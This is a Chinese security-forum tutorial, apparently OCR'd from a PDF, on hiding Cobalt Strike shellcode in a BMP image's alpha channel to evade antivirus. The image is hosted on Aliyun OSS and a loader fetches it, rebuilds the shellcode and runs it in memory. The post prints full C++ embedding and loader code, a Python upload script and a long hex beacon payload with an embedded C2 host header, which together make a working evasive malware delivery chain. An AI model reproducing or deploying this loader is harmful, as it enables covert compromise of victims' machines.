配合隐写术远程动态加载 shellcode

> T00LS 0x01 前言将 Shellcode 隐写到正常 BMP 图片中，把字符串拆成字节，写入每个像素的 alpha 通道中，然后上传到可信任的网站下偏移拼接 shellcode 进行远程动态加载，能有 ... .

0x01 前言

将 Shellcode 隐写到正常 BMP 图片中，把字符串拆成字节，写入每个像素的 alpha 通道中，然后上传到可信任的网站下偏移拼接 shellcode 进行远程动态加载，能有效地增加了免杀性和隐匿性。

0x02 相关概念

BMP 文件的数据按照从文件头开始的先后顺序分为四个部分：

- bmp 文件头 (bmp file header)：提供文件的格式、大小等信息
- 位图信息头 (bitmap information)：提供图像数据的尺寸、位平面数、压缩方式、颜色索引等信息
- 调色板 (color palette)：可选，如使用索引来表示图像，调色板就是索引与其对应的颜

色的映射表

- 位图数据 (bitmap data)：就是图像数据


下面结合 Windows 结构体的定义，通过一个表来分析这四个部分。


数据段名称	对应的Windows结构体定义	大小(Byte)
bmp文件头	BITMAPFILEHEADER	14
位图信息头	BITMAPINFOHEADER	40
调色板		由颜色索引数决定
位图数据		由图像尺寸决定

这里已经有先人分析了，引用参考

C/C++ 信息隐写术（一）之认识文件结构:
https://blog.csdn.net/qq78442761/article/details/54863034

打开 010 Editor 然后把文件拖入分析


010 Editor - C:\Users\Administrator\Desktop\pic\text.bmp
文件 编辑 搜索 视图 格式 脚本 模板 工具 窗口 帮助
启动
text2.bmp
text.bmp
编辑为: Hex
运行脚本
运行模板: BMP.bt
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 42 4D 26 3D 17 00 00 00 00 00 36 00 00 00 28 00 BM&=.....6...(.
0010h: 00 00 EC 02 00 00 03 FE FF FF 01 00 20 00 00 00 ..ì....þÿÿ.. ...
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0030h: 00 00 00 00 00 00 68 5F 5B FF 61 56 50 FF 63 59 ......h_[ÿaVPÿcY
0040h: 50 FF 6C 63 59 FF 68 5E 53 FF 5D 52 48 FF 61 58 PÿlcYÿh^Sÿ]RHÿaX
0050h: 4D FF 62 58 4E FF 5D 53 49 FF 5E 52 48 FF 62 56 MÿbXNÿ]SIÿ^RHÿbV
0060h: 4B FF 6E 63 59 FF 6F 64 59 FF 64 58 4E FF 5F 53 KÿncYÿodYÿdXNÿ_S
0070h: 4A FF 61 54 4A FF 6A 5E 55 FF 69 5C 54 FF 60 53 JÿaTJÿj^Uÿi\Tÿ`S
0080h: 4B FF 5E 50 49 FF 67 5B 53 FF 83 78 70 FF 84 7B Kÿ^PIÿg[Sÿƒxpÿ„{
0090h: 71 FF 63 5A 50 FF 5C 52 48 FF 5E 54 4A FF 5B 52 qÿcZPÿ\RHÿ^TJÿ[R
00A0h: 45 FF 5A 50 44 FF 5D 51 45 FF 5C 51 44 FF 62 54 EÿZPDÿ]QEÿ\QDÿbT
00B0h: 48 FF 67 5A 4E FF 62 56 4C FF 61 55 4B FF 61 55 HÿgZNÿbVLÿaUKÿaU
00C0h: 4C FF 66 5A 50 FF 61 55 4B FF 5E 52 49 FF 6D 60 LÿfZPÿaUKÿ^RIÿm`
00D0h: 57 FF 67 5C 53 FF 6A 5F 57 FF 73 68 61 FF 75 6D Wÿg\Sÿj_Wÿshaÿum
00E0h: 66 FF 74 6B 68 FF 73 6C 69 FF 73 6E 6D FF 75 70 fÿtkhÿsliÿsnmÿup
00F0h: 6F FF 74 6F 6D FF 78 70 6E FF 78 6F 6C FF 78 6F oÿtomÿxpnÿxolÿxo
0100h: 6B FF 7A 6E 6B FF 76 6A 65 FF 74 66 61 FF 6C 5F kÿznkÿvjeÿtfaÿl_
模板的结果 - BMP.bt
名称 值 开始 大小 颜色 注释
struct BITMAPFILEHEADER bmfh 0h Eh Fg: Bg:
CHAR bfType[2] BM 0h 2h Fg: Bg:
DWORD bfSize 1522982 2h 4h Fg: Bg:



一、bmp 文件头

其中最关键的两个结构体 BITMAPFILEHEADER 和 BITMAPINFOHEADER，这里面保存了这个 Bmp 文件的很多信息。

```
typedef struct tagBITMAPFILEHEADER
        {
        UINT16 bfType;     // 说明位图类型   2字节
        DWORD bfSize;  // 说明位图大小   4字节
        UINT16 bfReserved1;  // 保留字，必须为0   2字节
        UINT16 bfReserved2;  // 保留字，必须为0    2字节
        DWORD bfOffBits; // 从文件头到实际的图像数据的偏移量是多少   4字节
        } BITMAPFILEHEADER;  //一共16个字节
```

1. 最开头的两个十六进制为 42H，4DH 转为 ASCII 后分别表示 BM，所有的 BMP 文件都以这两个字节开头。

2. 红色箭头是图片的大小（这里对应的十六进制为 26 3D 17 00，但这设计大小端转化，所以他一个转为 00 17 3D 26，换成十进制就为 1522982）。

3. 黄色的那两个箭头一般填充为 0

5. 黄色的那两个前头一般填充为 0。

4. 橘色监听的 bfOffBits 是从 BMP 文件的第一个字节开始，到第 54 个字节就是像素的开始。

二、位图信息头 (bitmap-informationheader)

同样，Windows 为位图信息头定义了如下结构体：

```
typedef struct tagBITMAPINFOHEADER
        {
        DWORD biSize;  // 说明该结构一共需要的字节数 2字节
        LONG biWidth;  // 说明图片的宽度，以像素为单位 4字节
        LONG biHeight; // 说明图片的高度，以像素为单位 4字节
        WORD biPlanes; //颜色板，总是设为1  2个字节

        WORD biBitCount;  //说明每个比特占多少bit位，可以通过这个字段知道图片类型  2个字节
        DWORD biCompression;  // 说明使用的压缩算法 2个字节  (BMP无压缩算法)
        DWORD biSizeImage;  //说明图像大小   2个字节
        LONG biXPelsPerMeter;  //水平分辨率 4字节  单位：像素/米
        LONG biYPelsPerMeter;  //垂直分辨率4字节
        DWORD biClrUsed;  //说明位图使用的颜色索引数 4字节
        DWORD biClrImportant; //4字节
        } BITMAPINFOHEADER; // 一共40个字节
```

5.biSze 是指这个 struct BITMAPINDOHEADER bmih 占 40 个字节大小。

6.biWidth, 和 biHeight 指图片的宽和高

6. 黑色箭头 bitBitCount 代表：BGRA 蓝、绿、红、alpha，来存储一个像素，蓝占多少，绿占多少，红占多少，alpha 是透明度，这个字节的数值表示的是该像素点的透明度：数值为 0 时，该像素点完全透明，利用这种特性来藏数据了，而不影响原图片的正常显示。

7. 这两个结构体结束后：剩下的部分就是像素的 BGRA 了。

0x03 程序实现

现在这个程序的思路就是：

1. 用 C/C++ 代码读取图片文件里面的这两个结构体。

2. 读取图片到内存中。获取 bfOffBIts，再获取 alpha 通道（+4）。

3. 把数据拆分，插入到 alpha 通道，保存文件上传到阿里云对象存储 OSS 或可信任网站上。

4. 远程读取被修改图片的 alpha 通道，拼接组合 shellcode 申请内存加载。

一、图片生成

为了方便隐藏写入，将 CS 生成的 shellcode 转换成 hex 编码

```
code = "\xfc\xe8\x89\x00\x00\x00\x60\x56\x78........."
print(code.encode('hex'))
```

核心代码参考 https://github.com/loyalty-fox/idshwk7

```
//dwBmpSize.cpp
#include "dwBmpSize.h"

CBMPHide::CBMPHide()
{
    sBmpFileName = "";
    pBuf = 0;
    dwBmpSize = 0;
}

CBMPHide::~CBMPHide()
{

}
```

```
bool CBMPHide::setBmpFileName(char* szFileName)
{
    this->sBmpFileName = szFileName;
    if (pBuf)  //如果已经生成就释放掉
    {
       delete[]pBuf;
    }

    HANDLE hfile = CreateFileA(szFileName, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
 FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, 0);
    if (hfile == INVALID_HANDLE_VALUE)
    {
       return false;
    }


    //和struct BITMAPFILEHEADER bmfh里面的 bfSize的大小应该是一样的。
    dwBmpSize = GetFileSize(hfile, 0); //获取文件的大小
    pBuf = new byte[dwBmpSize];
    DWORD dwRead = 0;
    ReadFile(hfile, pBuf, dwBmpSize, &dwRead, 0);
    if (dwRead != dwBmpSize)
    {
       delete[]pBuf;
       pBuf = 0;
       return false;
    }
    CloseHandle(hfile);
    m_fileHdr = (BITMAPFILEHEADER*)pBuf;
    m_infoHdr = (BITMAPINFOHEADER*)(pBuf + sizeof(BITMAPFILEHEADER));
    return true;   //成功话就是文件的内容读取到pBuf里面
}


int CBMPHide::getBmpWidth()
{
    return m_infoHdr->biWidth;
}
```

```
int CBMPHide::getBmpHeight()
{
    return m_infoHdr->biHeight;
}

int CBMPHide::getBmpBitCount()
{
    return m_infoHdr->biBitCount;
}

bool CBMPHide::save()
{
    string sDstFileName = "save.bmp";
    HANDLE hfile = CreateFileA(sDstFileName.c_str(),
       GENERIC_READ | GENERIC_WRITE,

       FILE_SHARE_READ | FILE_SHARE_WRITE,
       NULL,
       CREATE_ALWAYS, 0, 0);
    if (hfile == INVALID_HANDLE_VALUE)
    {
       return false;
    }

    DWORD dwWritten = 0;
    WriteFile(hfile, pBuf, dwBmpSize, &dwWritten, 0);
    if (dwBmpSize != dwWritten)
    {
       return false;
    }
    CloseHandle(hfile);
    return true;
}
//隐藏一个字符串到图片中，把字符串拆成字节，写入每个像素的alpha通道中
bool CBMPHide::hideString2BMP(char* szStr2Hide)
{
    LPBYTE pAlpha = pBuf + m_fileHdr->bfOffBits + 3;    //第一个像素的通道位置
    int nHide; //成功隐藏的字节数
```

```
    //每次循环写入一个字节，吸入alpha通道
    //(pAlpha - pBuf) < m_fileHdr->bfSize这个是判断字符串是太大，图片不能隐藏
    for (nHide = 0; (pAlpha - pBuf) < m_fileHdr->bfSize && szStr2Hide[nHide] != 0; nHide++,
pAlpha += 4)
    {
        *pAlpha = szStr2Hide[nHide];  //写入一个字节
    }

    return true;
}
//main.cpp

int main(int argc, char* argv[])
{
    if (argc < 2)
    {
        wprintf(L"Command: %S <SHELLCODE> ...\n", argv[0]);
        return -1;
    }

    CBMPHide hide;
    hide.setBmpFileName((char*)"test.bmp");
    printf_s("test.bmp width:%d,height:%d,bitCount%d\n",
        hide.getBmpWidth(),
        hide.getBmpHeight(),
        hide.getBmpBitCount());
    char * shellcode = argv[1];
    hide.hideString2BMP((char*)shellcode);
    hide.save();
    cout << shellcode << endl;
}
```


运行结果：

```
C:\Users\ThinkPad\Desktop\SimpleShellcode\ShellcodeRun\Debug>SimpleShellcode.exe fce8890000006089e531d2648b52308b520c8b52148b72280fb74a263
0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a5
757575757683a5679a7ffd5e9a40000005b31c951516a03515168bb0100005350685789 9fc6ffd550e98c0000005b31d252680032c0845252525352506 8eb552e3bffd589c
```

```
87bffd585c00f84ca01000031ff85f6740489f9eb0968aac5e25dffd589c16845215e31ffd531ff576a0751565068b757e00bffd5bf002f000039c775075850e97bffffff3
4fdd8797268ed7684419d9a0fc0babf2b84d365a74a8cc6b04f7ab44498ecebd1101ac6e244cd38d5f8840b78af8bc65a4d1dc24229d499d847298200557365722d4167656
03b2057696e646f7773204e5420362e313b2054726964656e742f352e303b2058424c5750373b205a756e65575037290d0a486f73743a207761696d61692e6d65697475616
08c697c8e6d0e4c75b1ddac33f5d1d8f31389abcbd7e6bb3cef4997a3005113bd0de59987f729d7ad38a366cf27de21490aa69bd173d1c6381974d71454f5a70a911a72ba6
fb46e82390cefe4081084a0a81acf3051bcf64d99068febd9e1b0d7936ecc7f4b8e0cb68cb7190b69a361353ab47d5b300068f0b5a256ffd56a406800100000680000400005
074c68b0701c385c075e558c3e889fdffff3135332e332e3233312e3139320012345678
test.bmp width:738,height:-389,bitCount32
```

二、文件上传

进入阿里云控制台点击对象存储 OSS，创建 Bucket，将读写权限改为公共读。



然后申请 AccessKey 创建成功将获取到 AccessKeyID 和 AccessKeySecret。

https://usercenter.console.aliyun.com/#/manage/ak

使用 aliyunSDK 中的 put_object_from_file 方法上传单个文件

```
import oss2
import os
import random
import string

class OSS2():
    def __init__(self, accesskeyid, accesskeysecret, endpoint, bucket,
                 filename):
        self.accessid = accesskeyid
        self.accesskey = accesskeysecret
        self.endpoint = endpoint  #OSS服务在各个区域的域名地址
        self.bucketstring = bucket #创建容器的名称
        self.filename = filename  # 上传的文件名
        self.ossDir = ""
        self.randt = "".join(

            random.sample([x for x in string.digits + string.digits], 12))
        self.connection()

    def connection(self):
        auth = oss2.Auth(self.accessid, self.accesskey)
        self.bucket = oss2.Bucket(auth, self.endpoint, self.bucketstring)


    def uploadFile(self):
        pathfile = (str(self.randt) + ".bmp")
        os.rename(self.filename, pathfile)
        remoteName = self.ossDir + os.path.basename(pathfile)
        print("remoteName is" + ":" + remoteName)
        print('uploading..', pathfile, 'remoteName', remoteName)
        result = self.bucket.put_object_from_file(remoteName, pathfile)
        url = "https://xxxx.oss-cn-beijing.aliyuncs.com/{}".format(pathfile)
        print('http_url: {} http_status: {}'.format(url,result.status))

if __name__ == '__main__':

    oss = OSS2(
```

```
    accesskeyid='xxxx',
    accesskeysecret='xxxx',
    endpoint='oss-cn-beijing.aliyuncs.com',
    bucket='xxxx',
    filename ='test.bmp'
)
oss.uploadFile()
```

```
C:\Users\ThinkPad\AppData\Local\Programs\Python\Python38-32\python3.exe C:/Users/ThinkPad/Desktop/My/MyScript/Temp/
remoteName is:653982326445.bmp
uploading.. 653982326445.bmp remoteName 653982326445.bmp
http_url: https://[redacted]s-cn-beijing.aliyuncs.com/653982326445.bmp http_status: 200
request_id: 5F32C4BCDAD5753530462D7C
ETag: 5CD4672B16F2AEEC439D59014C915725
```

三、远程加载

这里用 WinHTTP 库将上传在阿里云 oss 域名上的 bmp 图片内容远程读取到字符串中并获取 alpha 通道中隐藏的字节拼接 shellcode，然后使用 VirtualAlloc 为 shellcode 分配内存。重要的是要注意，此内存页当前具有读取，写入和执行权限。之后，使用 memcpy 将 shellcode 移到新分配的内存页面中。最后，执行 shellcode。

```
void download(const wchar_t *Url, const wchar_t *FileName, DownLoadCallback Func)
{
    URL_INFO url_info = { 0 };
    URL_COMPONENTSW lpUrlComponents = { 0 };
    lpUrlComponents.dwStructSize = sizeof(lpUrlComponents);
    lpUrlComponents.lpszExtraInfo = url_info.szExtraInfo;
    lpUrlComponents.lpszHostName = url_info.szHostName;
    lpUrlComponents.lpszPassword = url_info.szPassword;
    lpUrlComponents.lpszScheme = url_info.szScheme;
    lpUrlComponents.lpszUrlPath = url_info.szUrlPath;
    lpUrlComponents.lpszUserName = url_info.szUserName;

    lpUrlComponents.dwExtraInfoLength =
       lpUrlComponents.dwHostNameLength =
       lpUrlComponents.dwPasswordLength =
       lpUrlComponents.dwSchemeLength =
```

```
        lpUrlComponents.dwUrlPathLength =
        lpUrlComponents.dwUserNameLength = 512;

    WinHttpCrackUrl(Url, 0, ICU_ESCAPE, &lpUrlComponents);

    HINTERNET hSession = WinHttpOpen(NULL, WINHTTP_ACCESS_TYPE_NO_PROXY, NULL, NULL, 0);
    DWORD dwReadBytes, dwSizeDW = sizeof(dwSizeDW), dwContentSize, dwIndex = 0;
    HINTERNET hConnect = WinHttpConnect(hSession, lpUrlComponents.lpszHostName, lpUrlCompon
ents.nPort, 0);
    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"HEAD", lpUrlComponents.lpszUrlPath,
L"HTTP/1.1", WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_REFRESH);
    WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA,
0, 0, 0);
    WinHttpReceiveResponse(hRequest, 0);
    WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_CONTENT_LENGTH | WINHTTP_QUERY_FLAG_NUMBER,

NULL, &dwContentSize, &dwSizeDW, &dwIndex);
    WinHttpCloseHandle(hRequest);

    hRequest = WinHttpOpenRequest(hConnect, L"GET", lpUrlComponents.lpszUrlPath, L"HTTP/1.
1", WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_REFRESH);
    WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA,
0, 0, 0);
    WinHttpReceiveResponse(hRequest, 0);

    BYTE *pBuffer = NULL;
    pBuffer = new BYTE[dwContentSize];
    ZeroMemory(pBuffer, dwContentSize);
    do {
        WinHttpReadData(hRequest, pBuffer, dwContentSize, &dwReadBytes);
        Func(dwContentSize, dwReadBytes);
    } while (dwReadBytes == 0);
    //cout << pBuffer << endl;
    BITMAPFILEHEADER *pHdr = (BITMAPFILEHEADER *)pBuffer;
    LPBYTE pStr = pBuffer + pHdr->bfOffBits + 3;
    char szTmp[1900];
    RtlZeroMemory(szTmp, 1900);
    for (int i = 0; i < 1900; i++)
```

```
    for (int i = 0; i < 1900; i++)
    {
       if (*pStr == 0 || *pStr == 0xFF)
       {
         break;
       }
       szTmp<i> = *pStr;
       pStr += 4;
    }
    //printf_s(szTmp);

    unsigned int char_in_hex;

    unsigned int iterations = strlen(szTmp);


    unsigned int memory_allocation = strlen(szTmp) / 2;

    # 还原shellcode
    for (unsigned int i = 0; i < iterations / 2; i++) {
       sscanf_s(szTmp + 2 * i, "%2X", &char_in_hex);
       szTmp<i> = (char)char_in_hex;
    }


    void* abvc = VirtualAlloc(0, memory_allocation, MEM_COMMIT, PAGE_READWRITE);
    memcpy(abvc, szTmp, memory_allocation);
    DWORD ignore;
    VirtualProtect(abvc, memory_allocation, PAGE_EXECUTE, &ignore);

    (*(void(*)()) abvc)();
    delete pBuffer;
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);

}

int main(int argc, char* argv[])
{
```

```
{
    download(L"https://xxxx.oss-cn-beijing.aliyuncs.com:80/xxxxx.bmp", L"./163Music", &dcal
lback);
}
```

自动化

github： https://github.com/c1y2m3/SimpleShellcode

思路和主要代码都给出来了，动动手就写出来了，这里我把以上功能做成 Web 在线生成的，采用模板化进行编译方便更新维护，有什么问题欢迎反馈交流。

0x04 参考链接

https://www.cnblogs.com/Matrix_Yao/archive/2009/12/02/1615295.html

https://blog.csdn.net/qq78442761/article/details/54880328

https://github.com/loyalty-fox/idshwk7

自评 TCV=3